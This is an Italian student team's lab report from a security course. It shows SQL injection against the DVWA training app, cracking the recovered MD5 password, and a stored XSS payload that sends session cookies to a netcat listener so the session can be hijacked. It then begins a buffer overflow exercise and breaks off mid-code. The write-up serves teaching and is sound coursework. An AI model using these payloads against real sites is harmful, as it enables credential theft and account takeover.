

# BUILD WEEK 2

Team 5

# INDICE

1. ***PRESNTAZIONE TEAM (3)***
2. ***SQL INJECTION (5-9)***
3. ***XSS(10-14)***
4. ***BOF(15-21)***
5. ***EXPLOIT METASPLOITABLE CON METASPLOIT (22-29)***
6. ***EXPLOIT WINDOWS XP CON METASPLOIT (29-36)***

# Team 5

TEAM LEADER - ANTONIO PERNA

TEAM:

- Alberto Guimp
- Donato Tralli
- Michele Covi
- Denys Vitevskyi
- Roberta Mercadante

# Traccia

1. Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità SQL injection presente sulla Web Application DVWA per recuperare in chiaro la password dell'utente Pablo Picasso (ricordatevi che una volta trovate le password, c'è bisogno di un ulteriore step per recuperare la password in chiaro)
2. Utilizzando le tecniche viste nelle lezione teoriche, sfruttare la vulnerabilità XSS persistente presente sulla Web Application DVWA al fine simulare il furto di una sessione di un utente lecito del sito, inoltrando i cookie «rubati» ad Web server sotto il vostro controllo. Spiegare il significato dello script utilizzato.
3. Leggete attentamente il programma in allegato. Viene richiesto di:
  - Descrivere il funzionamento del programma prima dell'esecuzione.
  - Riprodurre ed eseguire il programma nel laboratorio - le vostre ipotesi sul funzionamento erano corrette?
  - Modificare il programma affinché si verifichi un errore di segmentazione.
4. Sulla macchina Metasploitable ci sono diversi servizi in ascolto potenzialmente vulnerabili. È richiesto allo studente di:
  - Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Metasploitable.
  - Sfruttare la vulnerabilità del servizio attivo sulla porta 445 TCP utilizzando MSFConsole (vedere suggerimento).
  - Eseguire il comando «ifconfig» una volta ottenuta la sessione per verificare l'indirizzo di rete della macchina vittima.
5. Sulla macchina Windows XP ci sono diversi servizi in ascolto vulnerabili. Si richiede allo studente di:
  - Effettuare un Vulnerability Scanning (basic scan) con Nessus sulla macchina Windows XP
  - Sfruttare la vulnerabilità identificata dal codice MS17-010 con Metasploit.

# Configurazione delle macchine

Al nostro Team viene richiesto come requisito di impostare l'indirizzo della macchina Kali su "192.168.13.100" e l'indirizzo di Metasploitable su "192.168.13.150"

Con il comando "sudo nano /etc/network/interfaces" andiamo a modificare entrambi gli indirizzi.

```
# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
address 192.168.13.100/24
gateway 192.168.13.1
```

- Kali Linux

```
address 192.168.13.150
netmask 255.255.255.0
network 192.168.13.0
broadcast 192.168.13.255
gateway 192.168.13.1
```

- Metasploitable

# SQL injection

SQL injection (SQLi) è una vulnerabilità di sicurezza web che permette ad un attaccante di interferire con le query che un'applicazione esegue sul suo database. Questo avviene quando l'applicazione accetta input da parte dell'utente e lo incorpora direttamente nelle query SQL senza una corretta convalida o sanitizzazione del codice.

Come funziona:

- **Input Malevolo:** Un attaccante fornisce input dannoso in campi come moduli di login, query di ricerca o URL.
- **Esecuzione della Query:** L'input viene inserito nelle query SQL senza essere adeguatamente filtrato, alterando la struttura della query originale.
- **Conseguenze:** Le conseguenze possono includere accesso non autorizzato a dati sensibili, modifica o eliminazione di dati, e in alcuni casi, il controllo completo del server database.

**DVWA Security** 

**Script Security**

Security Level is currently **low**.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

Come altro requisito richiesto al nostro team è stato quello di impostare il livello di sicurezza della DVWA a "Low"

# Database DVWA

Andremo a testare delle condizioni per vedere la risposta della applicazione, in questo approccio abbiamo implementato delle condizioni sempre vere.

Prima Query: "**1' or '1' = '1**"

- Come risultato il sito ci ritornerà una lista di utenti del Database, quindi l'esecuzione delle nostre query è avvenuta con successo.

Seconda Query: "**1'UNION SELECT user, password FROM users WHERE user = 'Pablo' #**"

Dove:

- UNION SELECT user, password FROM users WHERE user = 'Pablo':**  
L'operatore **UNION** viene utilizzato per combinare i risultati di due query SELECT. In questo caso, si tenta di selezionare i campi **user** e **password** dalla tabella **users** dove il campo **user** è uguale a 'Pablo'. Questa parte della query viene aggiunta alla query originale per ottenere informazioni sensibili dal database.
- #:** Questo carattere viene utilizzato per commentare il resto della query originale che segue, evitando errori di sintassi e assicurando che venga eseguita solo la parte di query iniettata.

In sintesi, l'obiettivo di questo attacco SQL injection è ottenere il nome utente e la password in hash dell'utente 'Pablo' dalla tabella **users**, sfruttando una vulnerabilità nell'applicazione web.

User ID:  Submit

ID: 1' or '1'='1  
First name: admin  
Surname: admin

ID: 1' or '1'='1  
First name: Gordon  
Surname: Brown

ID: 1' or '1'='1  
First name: Hack  
Surname: Me

ID: 1' or '1'='1  
First name: Pablo  
Surname: Picasso

ID: 1' or '1'='1  
First name: Bob  
Surname: Smith

User ID:  Submit

ID: 1'UNION SELECT user, password FROM users WHERE user = 'Pablo' #  
First name: admin  
Surname: admin

ID: 1'UNION SELECT user, password FROM users WHERE user = 'Pablo' #  
First name: pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

# Password Cracking

Avendo ottenuto la password in formato hash dell'utente "Pablo", andremo a verificare il tipo di hash usando il tool di Kali "Hash-identifier". In questo caso ci restituirà che si tratta di un Hash MD5.

Saputo che si tratta di Hash MD5, andremo a creare un file dove riportiamo all'interno la password in formato Hash e eseguiamo il tool John the Ripper.

Il comando che andremo ad eseguire è “john --format=raw-MD5 --incremental file name”

Dove:

1. **--format=raw-MD5**: Specifica che il formato degli hash è raw MD5. Questo indica a John the Ripper come interpretare gli hash nel file.
  2. **--incremental**: Attiva la modalità incrementale, che è una modalità di brute force che prova tutte le possibili combinazioni di caratteri.
  3. **file\_name**: Il nome del file che contiene gli hash delle password da crackare.

```
(kali㉿kali)-[~/Desktop]
$ john --format=raw-MD5 --incremental pass4
Using default input encoding: UTF-8
Loaded 1 password hash (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
letmein      (?)
```

```
(kali㉿kali)-[~/Desktop]
$ john --show --format=raw-MD5 pass.txt
?:letmein

1 password hash cracked, 0 left
```

# Login DVWA user 'Pablo'

Infine andiamo a testare nel login della DVWA le credenziali trovate nel database e poi craccate con John The Ripper.

Inserendo quindi username "pablo" e password "letmein" vediamo come le credenziali siano corrette.

The screenshot shows the DVWA login interface. It features the DVWA logo at the top. Below it is a form with two input fields: 'Username' containing 'pablo' and 'Password' containing 'letmein'. A 'Login' button is located at the bottom of the form.

The screenshot shows the DVWA dashboard after logging in. On the left, there is a sidebar menu with various security testing options like Brute Force, Command Execution, CSRF, etc. The main content area displays a 'WARNING!' message about the application being vulnerable and instructions for use. A message box at the bottom states 'You have logged in as 'pablo''. To the right of this message, a callout box highlights the session information: 'Username: pablo', 'Security Level: low', and 'PHPIDS: disabled'. An arrow points from this callout box to the corresponding text on the dashboard.


**Username:** pablo  
**Security Level:** low  
**PHPIDS:** disabled

# XSS STORED

I Cross-Site Scripting (XSS) Stored è una vulnerabilità di sicurezza delle applicazioni web in cui un attaccante riesce a inserire script malevoli in un'applicazione che vengono memorizzati e poi eseguiti nei browser degli utenti. A differenza dell'XSS riflesso, dove lo script viene eseguito immediatamente come parte della risposta a una richiesta malformata, l'XSS stored implica che lo script venga salvato sul server e successivamente eseguito ogni volta che un utente accede alla pagina o ai dati compromessi.

L'XSS stored è una vulnerabilità pericolosa perché permette agli attaccanti di colpire un ampio numero di utenti tramite script memorizzati in modo permanente nell'applicazione web. Implementando misure di sanitizzazione, escaping, e politiche di sicurezza adeguate, è possibile mitigare il rischio associato a questo tipo di attacco.


# Iniezione del payload



```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
  <head>...</head>
  <body class="home">
    <div id="container">
      <div id="header">...</div>
      <div id="main_menu">...</div>
    <div id="main_body">
      <div class="body_padded">
        <h1>Vulnerability: Stored Cross Site Scripting (XSS)</h1>
        <div class="vulnerable_code_area">
          <form method="post" name="guestform" onsubmit="return validate_form(this)">event
            <table width="550" cellspacing="1" cellpadding="2" border="0">
              <tbody>
                <tr>...</tr>
                <tr>
                  <td width="100">Message *</td>
                  <td>
                    <textarea name="mtxMessage" cols="50" rows="3" maxlength="100">
                      ...
                    </textarea>
                  </td>
                </tr>
                <tr>...</tr>
              </tbody>
            </table>
          </form>
        </div>
      <br>
    </div>
  </body>
```

Il payload è la parte esecutiva di un dato o di un attacco che compie l'azione prevista, sia essa la trasmissione di dati utili in una rete o l'esecuzione di un comando malevolo in un attacco informatico.

Dopo aver trovato un punto di input vulnerabile nell'applicazione web (ad esempio, un campo di commento o un profilo utente) bisogna inserire il codice JavaScript malevolo, però provando ad inserirlo il payload viene tagliato perché il numero massimo di caratteri che si possono inserire è 50, quindi bisogna modificare il codice HTML ispezionando la pagina e modificando il campo in ingresso in modo da accettare fino a 100 caratteri.



Name \* admin

Message \* <script>new Image().src="http://192.168.13.100:4444/?cookie='+document.cookie;</script>

Sign Guestbook

Così il codice malevolo rimane memorizzato nel server (ad esempio, come commento, messaggio di forum, o descrizione del profilo).

# Esecuzione del payload

Quando altri utenti visitano la pagina che contiene il contenuto memorizzato, il browser esegue il codice JavaScript malevolo.

Questo codice può eseguire varie azioni dannose, come rubare cookie, redirigere a siti di phishing, eseguire operazioni senza il consenso dell'utente, o registrare le sequenze di tasti.

Noi andremo a rubare i cookie di sessione così da poter accedere senza autenticazione.

|   |  |
|---|--|
| Name *  | <input type="text" value="admin"/>   |
| Message *                                     | <pre>&lt;script&gt;new Image().src="http://192.168.13.100:4444/?cookie="+document.cookie;&lt;/script&gt;</pre> |
| <input type="button" value="Sign Guestbook"/> |  |

# Descrizione del payload

1. "<script>...</script>": La coppia di tag "<script>" e "</script>" viene utilizzata per inserire codice JavaScript all'interno di una pagina HTML;
2. "new Image()": Questo crea un nuovo oggetto immagine. L'oggetto immagine è utilizzato per inviare una richiesta HTTP GET senza dover caricare realmente un'immagine;
3. ".src": L'attributo src punta l'indirizzo IP e la porta specificata. Quando viene caricata la pagina il server in ascolto riceverà una richiesta HTTP;
4. ""http://192.168.13.100:4444/?cookie=" + document.cookie": Qui, l'URL dell'immagine viene impostato su un server controllato dall'attaccante. 'document.cookie' restituisce tutti i cookie associati alla pagina corrente come una stringa e vengono salvati all'interno di 'cookie'.

# Creazione del server in ascolto

Dopo aver caricato il payload bisogna creare un server in ascolto in modo da ricevere i cookie delle persone che visualizzano il payload.

I cookie vengono visualizzati accanto alla stringa "PHPSESSID".

A composite image showing a terminal session and a browser interface. On the left, a terminal window titled '(kali㉿kali)-[~/Desktop]' shows the command '\$ nc -l -p 4444' being run, followed by the output of a network connection. The connection details include: GET /?cookie=security=low;%20PHPSESSID=61dd9248ddfcbae45d6bb238530faf2d HTTP/1.1, Host: 192.168.13.100:4444, User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:109.0) Gecko/20100101 Firefox/115.0, Accept: image/avif,image/webp,\*/\*, Accept-Language: en-US,en;q=0.5, Accept-Encoding: gzip, deflate, Connection: keep-alive, and Referer: http://192.168.13.150/. On the right, a browser window titled 'Choose an image to upload:' displays a file input field. Below the terminal, a 'More info' button is visible.


```
$ nc -l -p 4444
GET /?cookie=security=low;%20PHPSESSID=61dd9248ddfcbae45d6bb238530faf2d HTTP/1.1
Host: 192.168.13.100:4444
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.13.150/
```

Il comando specifico "nc -l -p" è utilizzato per mettere netcat in modalità ascolto su una porta specifica. Vediamo in dettaglio cosa significano le opzioni:

- **-l:** Sta per "listen" (ascoltare). Indica a netcat di mettersi in modalità ascolto su una porta specifica, aspettando connessioni in entrata.
- **-p:** Specifica la porta su cui netcat deve mettersi in ascolto. Ad esempio, "-p 4444" indica di mettersi in ascolto sulla porta 4444.

Il comando "nc -l -p" è uno strumento potente e versatile per ascoltare connessioni in entrata su una porta specifica, facilitando varie operazioni di rete come la comunicazione tra host e il trasferimento di file.


# Accesso alla pagina



The screenshot shows the Network tab of the Chrome DevTools. In the left sidebar, 'Cookies' is selected. A table lists two cookies: 'PHPSESSID' with value '45d6bb238530faf2d' and 'security' with value 'low'. The 'PHPSESSID' row is highlighted.

| Name      | Value             | Domain          | Path  | Expires / Max-Age | Size | HttpOnly | Secure | SameSite | Last Accessed         |
|-----------|-------------------|-----------------|-------|-------------------|------|----------|--------|----------|-----------------------|
| PHPSESSID | 45d6bb238530faf2d | 192.168.13.1... | /     | Session           | 41   | false    | false  | None     | Mon, 27 May 2024 0... |
| security  | low               | 192.168.13.1... | /dvwa | Session           | 11   | false    | false  | None     | Mon, 27 May 2024 0... |

Infine andiamo a modificare i cookie di sessione sulla macchina attaccante in modo da far credere al server che siamo la stessa persona che ha fatto il login prima, e scrivendo il path di una pagina in cui per entrare bisogna effettuare prima il login ci ritroveremo loggati con l'utente della vittima.



The screenshot shows the DVWA (Damn Vulnerable Web Application) homepage. The top right features the DVWA logo. The main content area has a green header bar with the text "Welcome to Damn Vulnerable Web App!". Below this, there is a "WARNING!" section with a note about the application being vulnerable and not suitable for public hosting. There is also a "Disclaimer" section with a note about responsibility for the application's use. On the left, a sidebar menu lists various security vulnerabilities: Home (selected), Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection, SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. At the bottom of the page, it displays the current user information: Username: admin, Security Level: high, and PHPIDS: disabled.

# Buffer Overflow (BOF)

## Spiegazione:

Il Buffer Overflow (BOF) è una vulnerabilità di sicurezza che si verifica quando un programma tenta di inserire più dati di quelli che un buffer, cioè una porzione di memoria preallocata, può contenere. Questa situazione emerge perché il programma non controlla adeguatamente la quantità di dati inseriti dall'utente rispetto alla capacità del buffer. Il BOF sfrutta una vulnerabilità nel codice legata alla mancanza di controllo sull'input dell'utente. Se il programma non verifica la quantità di dati rispetto alla capienza del buffer, si creano le condizioni per un possibile overflow. In pratica, l'attaccante può inserire deliberatamente dati in eccesso per manipolare l'esecuzione del programma, ad esempio per far eseguire codice non autorizzato.

# System Exploit BOF

Il programma iniziale è scritto in linguaggio C e implementa una semplice funzione di ordinamento a bolle (bubble sort) su un array di 10 numeri interi inseriti dall'utente. Di seguito è riportato il codice con una spiegazione dettagliata di ogni parte:

```
#include <stdio.h>

int main () {
    int vector [10], i, j, k;
    int swap_var;

    printf ("Inserire 10 interi:\n");

    for ( i = 0 ; i < 10 ; i++)
    {
        int c= i+1;
        printf("[%d]:", c);
        scanf ("%d", &vector[i]);
    }

    printf ("Il vettore inserito e':\n");
    for ( i = 0 ; i < 10 ; i++)
    {
        int t= i+1;
        printf("[%d]: %d", t, vector[i]);
        printf("\n");
    }

    for (j = 0 ; j < 10 - 1; j++)
    {
        for (k = 0 ; k < 10 - j - 1; k++)
        {
            if (vector[k] > vector[k+1])
            {
                swap_var=vector[k];
                vector[k]=vector[k+1];
                vector[k+1]=swap_var;
            }
        }
    }

    printf("Il vettore ordinato e':\n");
    for (j = 0; j < 10; j++)
    {
        int g = j+1;
        printf("[%d]:", g);
        printf("%d\n", vector[j]);
    }

    return 0;
}
```

## 1. Inclusione delle librerie:

```
#include <stdio.h>
```

Questa direttiva include la libreria standard di input/output di C necessaria per utilizzare le funzioni `printf` e `scanf`

## 3. Inserimento dei numeri:

```
printf("Inserire 10 interi:\n");
for (i = 0; i < 10; i++) {
    int c = i + 1;
    printf("[%d]: ", c);
    scanf("%d", &vector[i]);
}
```

Viene richiesto all'utente di inserire 10 numeri interi, che vengono memorizzati nell'array `vector`.

## 5. Ordinamento Bubble Sort:

```
for (j = 0; j < 10 - 1; j++) {
    for (k = 0; k < 10 - j - 1; k++) {
        if (vector[k] > vector[k + 1]) {
            swap_var = vector[k];
            vector[k] = vector[k + 1];
            vector[k + 1] = swap_var;
        }
    }
}
```

Il programma ordina i numeri inseriti utilizzando l'algoritmo di ordinamento a bolle.

## 2. Dichiarazione delle variabili:

```
int vector[10], i, j, k;
```

```
int swap_var;
```

Viene dichiarato un array `vector` di 10 elementi, insieme alle variabili `i`, `j`, `k` per i cicli e `swap\_var` per lo scambio dei valori durante l'ordinamento.

## 4. Stampa del Vettore inserito:

```
printf("Il vettore inserito e':\n");
for (i = 0; i < 10; i++) {
    int t = i + 1;
    printf("[%d]: %d", t, vector[i]);
    printf("\n");
}
```

Il programma stampa i numeri inseriti dall'utente.

## 6. Stampa del Vettore Ordinato:

```
printf("Il vettore ordinato e':\n");
for (j = 0; j < 10; j++) {
